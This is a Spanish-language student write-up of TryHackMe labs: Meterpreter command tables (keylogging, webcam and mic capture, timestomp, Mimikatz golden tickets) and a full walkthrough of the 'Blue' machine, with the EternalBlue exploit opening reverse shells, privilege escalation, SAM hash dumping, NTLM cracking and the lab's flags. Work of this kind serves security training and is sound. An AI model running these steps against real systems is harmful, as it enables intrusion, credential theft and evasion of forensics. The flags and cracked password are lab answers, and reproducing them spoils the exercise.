hashdump	Dumps the contents of the SAM database

Aunque es más útil cuando se interactúa con una máquina que se está utilizando, después se nos pregunta por el comando que permite ver el escritorio de un usuario remoto en real. Si buscamos, podemos encontrar que se refiere al comando “screenshot”.

Stdapi: User interface Commands

Command	Description
enumdesktops	List all accessible desktops and window stations
getdesktop	Get the current meterpreter desktop
idletime	Returns the number of seconds the remote user has been idle
keyboard_send	Send keystrokes
keyevent	Send key events
keyscan_dump	Dump the keystroke buffer
keyscan_start	Start capturing keystrokes
keyscan_stop	Stop capturing keystrokes
mouse	Send mouse events
screenshot	Grab a screenshot of the interactive desktop
setdesktop	Change the meterpreters current desktop
uictl	Control some of the user interface components

Luego se nos pregunta por el comando que usaríamos para grabar desde un micrófono conectado al sistema, que es “record_mic”.

Stdapi: Webcam Commands

Command	Description
record_mic	Record audio from the default microphone for X seconds
webcam_chat	Start a video chat
webcam_list	List webcams
webcam_snapshot	Take a snapshot from the specified webcam

Para complicar los esfuerzos forenses podemos modificar los marcos de tiempo de los archivos en el sistema. El comando que nos permite hacer esto es “timestomp”.

```
Priv: Timestomp Commands
```

Command	Description
timestomp	Manipulate file MACE attributes

Mimikatz nos permite crear lo que se llama un “boleto de oro”, lo que nos permite autenticar en cualquier lugar con facilidad. Tenemos que tener en cuenta que se llama “golden ticket” en inglés. Si buscamos sobre eso podemos ver que hace referencia a “golden_ticket_create”.

```
Kiwi Commands
```

Command	Description
creds_all	Retrieve all credentials (parsed)
creds_kerberos	Retrieve Kerberos creds (parsed)
creds_livessp	Retrieve Live SSP creds
creds_msv	Retrieve LM/NTLM creds (parsed)
creds_ssp	Retrieve SSP creds
creds_tspkg	Retrieve TsPkg creds (parsed)
creds_wdigest	Retrieve WDigest creds (parsed)
dcsync	Retrieve user account information via DCSync (unparsed)
dcsync_ntlm	Retrieve user account NTLM hash, SID and RID via DCSync
golden_ticket_create	Create a golden kerberos ticket
kerberos_ticket_list	List all kerberos tickets (unparsed)
kerberos_ticket_purge	Purge any in-use kerberos tickets

Una última cosa a tener en cuenta. Como tenemos la contraseña para el usuario Dark ahora podemos autenticar a la máquina y acceder a ella a través de escritorio remoto. Si esto aún no se ha habilitado, podemos habilitarlo a través del siguiente módulo Metasploit: “run post/windows/manage/enable_rdp”.

```
meterpreter > run post/windows/manage/enable_rdp
[*] Enabling Remote Desktop
[*] RDP is already enabled
[*] Setting Terminal Services service startup mode
[*] The Terminal Services service is not set to auto, changing it to auto ...
[*] Opening port in local firewall if necessary
[*] For cleanup execute Meterpreter resource file: /root/.msf4/loot/20260205194758_
```

2. WriteUp de la máquina “blue”

Task 1 - Recon

En este laboratorio vamos a iniciar el AttackBox presionando el botón Iniciar AttackBox en la parte superior de esta página. La máquina AttackBox se iniciará en la vista de pantalla dividida. Una vez iniciada, presionamos iniciar la máquina de la tarea. Después, empezamos con el reconocimiento. Escaneamos la máquina con Nmap.

```
root@ip-10-48-149-116:~# nmap -sV -vv -Pn --script vuln 10.48.149.36
Starting Nmap 7.80 ( https://nmap.org ) at 2026-02-05 18:58 GMT
NSE: Loaded 149 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 18:58
Completed NSE at 18:58, 10.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 18:58
Completed NSE at 18:58, 0.00s elapsed
Initiating ARP Ping Scan at 18:58
Scanning 10.48.149.36 [1 port]
Completed ARP Ping Scan at 18:58, 0.03s elapsed (1 total hosts)
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid s
ervers with --dns-servers
Initiating SYN Stealth Scan at 18:58
Scanning 10.48.149.36 [1000 ports]
Discovered open port 445/tcp on 10.48.149.36
Discovered open port 135/tcp on 10.48.149.36
Discovered open port 3389/tcp on 10.48.149.36
Discovered open port 139/tcp on 10.48.149.36
Discovered open port 49160/tcp on 10.48.149.36
Discovered open port 49158/tcp on 10.48.149.36
Discovered open port 49152/tcp on 10.48.149.36
Discovered open port 49154/tcp on 10.48.149.36
Discovered open port 49153/tcp on 10.48.149.36
Completed SYN Stealth Scan at 18:58, 1.58s elapsed (1000 total ports)
Initiating Service scan at 18:58
Scanning 9 services on 10.48.149.36
Service scan Timing: About 55.56% done; ETC: 19:00 (0:00:42 remaining)
Completed Service scan at 18:59, 58.55s elapsed (9 services on 1 host)
NSE: Script scanning 10.48.149.36.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 18:59
NSE Timing: About 99.91% done; ETC: 19:00 (0:00:00 remaining)
Completed NSE at 19:00, 32.82s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 19:00
NSE: [ssl-ccs-injection 10.48.149.36:3389] No response from server: ERROR
Completed NSE at 19:00, 30.14s elapsed
Nmap scan report for 10.48.149.36
Host is up, received arp-response (0.00022s latency).
Scanned at 2026-02-05 18:58:55 GMT for 123s
Not shown: 991 closed ports
```

Con este reconocimiento podemos responder a las preguntas. Primero nos pregunta sobre el número de puertos abiertos con un número inferior a 100. Podemos ver que son 3.

```
Scanning 10.48.149.36 [1000 ports]
Discovered open port 445/tcp on 10.48.149.36
Discovered open port 135/tcp on 10.48.149.36
Discovered open port 3389/tcp on 10.48.149.36
Discovered open port 139/tcp on 10.48.149.36
Discovered open port 49160/tcp on 10.48.149.36
Discovered open port 49158/tcp on 10.48.149.36
Discovered open port 49152/tcp on 10.48.149.36
Discovered open port 49154/tcp on 10.48.149.36
Discovered open port 49153/tcp on 10.48.149.36
```

Después, nos pregunta a qué es vulnerable la máquina. Si bajamos por el mismo nmap que hemos realizado, podemos ver la respuesta que es ms17-010.

```
Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms17-010:
|  VULNERABLE:
|  Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|  State: VULNERABLE
|  IDs: CVE:CVE-2017-0143
```

Task 2 - Gain Access

Iniciamos metasploit con msfconsole. Nos pide que encontremos el camino completo hacia el exploit que es vulnerable. La ruta completa al exploit es “exploit/windows/smb/ms17_010_eternalblue”.

```
msf6 > search ms17-010

Matching Modules
=====
#    Name                                          Disclosure Date  Rank  Check  Description
-    -                                          -
0    exploit/windows/smb/ms17_010_eternalblue      2017-03-14      average Yes     MS17-010 EternalBlue SMB Remote Win
dows Kernel Pool Corruption
```

Luego nos pide mostrar las opciones, con “show options”, y establecer el valor requerido en el valor que debemos, es decir “rhosts”. Hay que ponerle la IP de la máquina víctima.

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    10.48.149.36    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/b
  asics/using-metasploit.html
  RPORT     445              yes       The target port (TCP)
  SMBDomain  (Optional) The Windows domain to use for authentication. Only affects Windo
  ws Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  SMBPass    (Optional) The password for the specified username
  SMBUser    (Optional) The username to authenticate as
  VERIFY_ARCH true             yes       Check if remote architecture matches exploit Target. Only affects Windows S
  erver 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  VERIFY_TARGET true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008
  R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.48.149.116   yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Automatic Target

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 10.48.149.36
rhosts => 10.48.149.36
```

Por lo general, estaría bien ejecutar este exploit tal como está; sin embargo, por el bien de aprender, haremos una cosa más antes de explotar el objetivo. Ingresamos el siguiente comando y presione enter: “set payload windows/x64/shell/reverse_tcp”. Con esto hemos cambiado el payload para el exploit. Ahora ejecutamos el exploit.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/shell/reverse_tcp
payload => windows/x64/shell/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 10.48.149.116:4444
[*] 10.48.149.36:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.48.149.36:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.48.149.36:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.48.149.36:445 - The target is vulnerable.
[*] 10.48.149.36:445 - Connecting to target for exploitation.
[+] 10.48.149.36:445 - Connection established for exploitation.
[+] 10.48.149.36:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.48.149.36:445 - CORE raw buffer dump (42 bytes)
[*] 10.48.149.36:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 10.48.149.36:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 10.48.149.36:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[+] 10.48.149.36:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.48.149.36:445 - Trying exploit with 12 Groom Allocations.
[*] 10.48.149.36:445 - Sending all but last fragment of exploit packet
[*] 10.48.149.36:445 - Starting non-paged pool grooming
[+] 10.48.149.36:445 - Sending SMBv2 buffers
[+] 10.48.149.36:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.48.149.36:445 - Sending final SMBv2 buffers.
[*] 10.48.149.36:445 - Sending last fragment of exploit packet!
[*] 10.48.149.36:445 - Receiving response from exploit packet
[+] 10.48.149.36:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.48.149.36:445 - Sending egg to corrupted connection.
[*] 10.48.149.36:445 - Triggering free of corrupted buffer.
[*] Sending stage (336 bytes) to 10.48.149.36
[*] Command shell session 1 opened (10.48.149.116:4444 -> 10.48.149.36:49179) at 2026-02-05 19:10:06 +0000
[+] 10.48.149.36:445 - =====
[+] 10.48.149.36:445 - =====WIN=====
[+] 10.48.149.36:445 - =====

Shell Banner:
Microsoft Windows [Version 6.1.7601]
-----
```

Confirmamos que el exploit ha funcionado correctamente. Y mandamos a segundo fondo la sesión que hemos abierto. Vemos que ha funcionado porque ahora aparece la ruta de Windows, es decir, estamos dentro de la máquina víctima.

```
C:\Windows\system32>background
Background session 1? [y/N] y
msf6 exploit(windows/smb/ms17_010_eternalblue) > █
```

Task 3 - Scalate

Lo primero que haremos será investigar cómo convertir una shell normal a una shell de meterpreter. Tendremos que usar el módulo “post/multi/manage/shell_to_meterpreter”. Una vez averiguado esto, entraremos en él para usarlo y mostraremos las opciones. Nos mostrará cuál está en banco y debemos tener en cuenta para rellenarlo.

```
msf6 post(multi/manage/shell_to_meterpreter) > show options
Module options (post/multi/manage/shell_to_meterpreter):
  Name      Current Setting  Required  Description
  ----      -
  HANDLER    true             yes       Start an exploit/multi/handler to receive the connection
  LHOST      true             no        IP of host that will receive the connection from the payload (Will try to auto de
  LPORT      4433             yes       Port for payload to connect to.
  SESSION    true             yes       The session to run this module on

View the full module info with the info, or info -d command.
```

Como vemos, debemos cambiar la opción “SESSION”. Aunque tampoco está configurada lhost, y deberemos configurarlo con la IP de nuestra máquina atacante.

Nota: En mi caso, la sesión de shell era la ID 1 y mi IP atacante es 10.48.149.116, como se ve en las capturas.

Una vez configurado, ejecutamos el módulo con el comando run. Veremos cómo Metasploit inicia un manejador (handler) y, al recibir la conexión, crea una nueva sesión de Meterpreter.

```
msf6 post(multi/manage/shell_to_meterpreter) > run
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.48.149.116:4433
[*] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) >
[*] Sending stage (203846 bytes) to 10.48.149.36
[*] Meterpreter session 2 opened (10.48.149.116:4433 -> 10.48.149.36:49181) at 2026-02-05 19:16:29 +0000
[*] Stopping exploit/multi/handler
```

El proceso es exitoso y se abre una nueva sesión (en este caso, la sesión 2).

Para interactuar con la nueva sesión de Meterpreter, la listamos y luego la seleccionamos.

```
sessions

Active sessions
=====

  Id  Name  Type                Information                                     Connection
  --  ---  ---                -
  1   shell x64/windows  Shell Banner: Microsoft Windows [Version 6.1.7601] ---- 10.48.149.116:4444 -> 10.48.149.36:49179
  2   meterpreter x64/windows NT AUTHORITY\SYSTEM @ JON-PC 10.48.149.116:4433 -> 10.48.149.36:49181
                                           (10.48.149.36)

msf6 post(multi/manage/shell_to_meterpreter) > session 2
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf6 post(multi/manage/shell_to_meterpreter) > sessions 2
[*] Starting interaction with 2...

meterpreter >
```

Ahora debemos verificar que realmente somos el usuario SYSTEM. Para ello, usamos el comando getsystem. Si ya lo somos, nos lo indicará. También podemos abrir una shell del sistema con el comando shell y ejecutar whoami para confirmarlo.

```
msf6 post(multi/manage/shell_to_meterpreter) > sessions 2
[*] Starting interaction with 2...

meterpreter > getsystem
[-] Already running as SYSTEM
meterpreter > shell
Process 3068 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>exti
exti
'exti' is not recognized as an internal or external command,
operable program or batch file.
```

Confirmado, somos SYSTEM. Sin embargo, el proceso en el que se encuentra nuestra sesión de Meterpreter podría no ser el más estable. Para mejorar nuestra persistencia y evitar que la sesión se caiga, es recomendable migrar a un proceso estable que también se ejecute como SYSTEM.

Primero, listamos todos los procesos con el comando ps. Buscamos un proceso estable (como services.exe, lsass.exe o conhost.exe) que se esté ejecutando con NT AUTHORITY\SYSTEM. Identificamos su PID (Process ID).

```
meterpreter > ps

Process List
=====
```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x64	0		
416	4	smss.exe	x64	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
544	536	csrss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
596	536	wininit.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\wininit.exe
604	584	csrss.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
644	584	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\winlogon.exe
692	596	services.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\services.exe
700	596	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsass.exe
708	596	lsm.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsm.exe
724	692	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
816	692	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
848	816	WmiPrvSE.exe				
884	692	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
932	692	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
1000	644	LogonUI.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\LogonUI.exe
1020	692	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
1064	692	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
1148	692	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
1184	1292	cmd.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\cmd.exe
1252	692	TrustedInstaller.exe	x64	0	NT AUTHORITY\SYSTEM	
1292	692	spoolsv.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\spoolsv.exe
1328	692	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
1392	692	amazon-ssm-agent.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe
1456	544	conhost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\conhost.exe
1468	692	LiteAgent.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\Amazon\XenTools\LiteAgent.exe
1588	544	conhost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\conhost.exe
1608	692	Ec2Config.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\Amazon\Ec2ConfigService\Ec2Config.exe
1944	692	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
2276	692	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
2508	692	spssvc.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
2512	692	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
2544	2372	powershell.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
2556	692	vds.exe	x64	0	NT AUTHORITY\SYSTEM	
2696	692	SearchIndexer.exe	x64	0	NT AUTHORITY\SYSTEM	

Una vez elegido (es para probar, elige el que quieras) el proceso objetivo, usamos el comando migrate seguido del PID para mover nuestra sesión a ese proceso.

```
meterpreter > migrate 3032
[*] Migrating from 2544 to 3032...
[*] Migration completed successfully.
meterpreter >
```

Con la migración completada, nuestra sesión de Meterpreter es ahora más estable y aún conservamos los privilegios de SYSTEM.

Task 4 - Cracking

Con una sesión estable de Meterpreter y privilegios de SYSTEM, podemos volcar los hashes de las contraseñas de todos los usuarios de la máquina víctima. Usamos el comando hashdump.

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
meterpreter >
```

Con una sesión estable de Meterpreter y privilegios de SYSTEM, podemos volcar los hashes de las contraseñas de todos los usuarios de la máquina víctima. Usamos el comando hashdump. Podemos contestar a la pregunta cuál es el nombre del usuario que no está por defecto (Jon).

Ahora, debemos centrarnos en el hash NTLM de Jon: ffb43f0de35be4d9917ac0cc8ad57f8d. Lo copiamos y lo guardamos en un archivo en nuestra máquina atacante para poder crackearlo con Hashcat.

```
root@ip-10-48-149-116:~# echo ffb43f0de35be4d9917ac0cc8ad57f8d > hash.txt
root@ip-10-48-149-116:~# hashcat -m 1000 -a 0 hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.1.1-66-g6a419d06) starting...
```

Usaremos Hashcat con el modo -m 1000 (que corresponde a NTLM) y el diccionario rockyou.txt. Ejecutamos el siguiente comando:

```
ffb43f0de35be4d9917ac0cc8ad57f8d:alqfna22

Session.....: hashcat
Status.....: Cracked
Hash.Name.....: NTLM
Hash.Target.....: ffb43f0de35be4d9917ac0cc8ad57f8d
Time.Started.....: Thu Feb  5 19:28:28 2026 (4 secs)
Time.Estimated...: Thu Feb  5 19:28:32 2026 (0 secs)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 2791.2 kH/s (0.33ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 10201088/14344384 (71.12%)
Rejected.....: 0/10201088 (0.00%)
Restore.Point....: 10199040/14344384 (71.10%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: alsina521 -> alphasanag

Started: Thu Feb  5 19:27:33 2026
Stopped: Thu Feb  5 19:28:33 2026
root@ip-10-48-149-116:~# hashcat -m 1000 --show
Usage: hashcat [options]... hash[hashfile|hccapxfile [dictionary|mask|directory]...

Try --help for more help.
root@ip-10-48-149-116:~# hashcat -m 1000 hash.txt --show
ffb43f0de35be4d9917ac0cc8ad57f8d:alqfna22
```

El hash se crackea dándonos como contraseña “alqfna22”.

Task 5 - Find Flags!

El último paso es encontrar las tres "banderas" (flags) que se encuentran en ubicaciones específicas del sistema Windows. Usaremos la sesión de shell que ya tenemos abierta o una nueva desde Meterpreter (shell).

Flag 1: En la raíz del sistema (C:).

Navegamos a la raíz del sistema y listamos los archivos. Encontramos el archivo flag1.txt.

```
C:\Windows\system32>cd C:\
cd C:\

C:\>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is E611-0B66

Directory of C:\

02/05/2026  12:57 PM    <DIR>          badr
03/17/2019  01:27 PM                24 flag1.txt
07/13/2009  09:20 PM    <DIR>          PerfLogs
04/12/2011  02:28 AM    <DIR>          Program Files
03/17/2019  04:28 PM    <DIR>          Program Files (x86)
12/12/2018  09:13 PM    <DIR>          Users
03/17/2019  04:36 PM    <DIR>          Windows
               1 File(s)                24 bytes
               6 Dir(s)  20,612,284,416 bytes free

C:\>cat flag1.txt
cat flag1.txt
'cat' is not recognized as an internal or external command,
operable program or batch file.

C:\>type flag1.txt
type flag1.txt
flag{access_the_machine}
C:\>
```

Flag 2: Donde se almacenan las contraseñas en Windows (C:\Windows\System32\config).

Navegamos al directorio de configuración del sistema, donde se encuentra la base de datos SAM (Security Account Manager).

```
C:\Windows\System32\config>dir
dir
Volume in drive C has no label.
Volume Serial Number is E611-0B66

Directory of C:\Windows\System32\config

02/10/2026  09:23 AM    <DIR>          .
02/10/2026  09:23 AM    <DIR>          ..
12/12/2018  05:00 PM             28,672 BCD-Template
02/10/2026  09:33 AM        18,087,936 COMPONENTS
02/10/2026  09:33 AM        262,144 DEFAULT
03/17/2019  01:32 PM             34 flag2.txt
07/13/2009  08:34 PM    <DIR>          Journal
03/17/2019  01:56 PM    <DIR>          RegBack
03/17/2019  02:05 PM        262,144 SAM
02/10/2026  09:33 AM        262,144 SECURITY
02/10/2026  09:35 AM       40,632,320 SOFTWARE
02/10/2026  09:33 AM       12,582,912 SYSTEM
11/20/2010  08:41 PM    <DIR>          systemprofile
12/12/2018  05:03 PM    <DIR>          TxR
               8 File(s)        72,118,306 bytes
               6 Dir(s)     20,616,323,072 bytes free

C:\Windows\System32\config>type flag2.txt
type flag2.txt
flag{sam_database_elevated_access}
```

Flag 3: En el directorio de documentos de un administrador (C:\Users\Jon\Documents).

Navegamos al directorio Documents del usuario Jon. Sabemos que el usuario administrador es Jon porque es el único usuario no creado por defecto. Además, la carpeta de Users\Administrador no aparece, por lo que no existe. El usuario administrador tiene las papeletas de ser Jon.

Antes de ir a Documents, también se han sospechado de Descargas, Escritorio e Imágenes.

```
C:\Users\Jon\Documents>dir
dir
Volume in drive C has no label.
Volume Serial Number is E611-0B66

Directory of C:\Users\Jon\Documents

12/12/2018  09:49 PM    <DIR>          .
12/12/2018  09:49 PM    <DIR>          ..
03/17/2019  01:26 PM                37 flag3.txt
               1 File(s)                37 bytes
               2 Dir(s)  20.616.310.784 bytes free

C:\Users\Jon\Documents>type flag3.txt
type flag3.txt
flag{admin_documents_can_be_valuable}
```

Con esto, hemos completado todas las tareas de la máquina "Blue". Hemos explotado la vulnerabilidad MS17-010, escalado privilegios a SYSTEM, crackeado la contraseña de un usuario y encontrado las tres banderas.

3. Captura del perfil y los laboratorios completados

Con la siguiente captura demostramos que hemos completado las dos máquinas de TryHackMe de la Actividad 10. El nombre de usuario de mi cuenta es marlopoli.

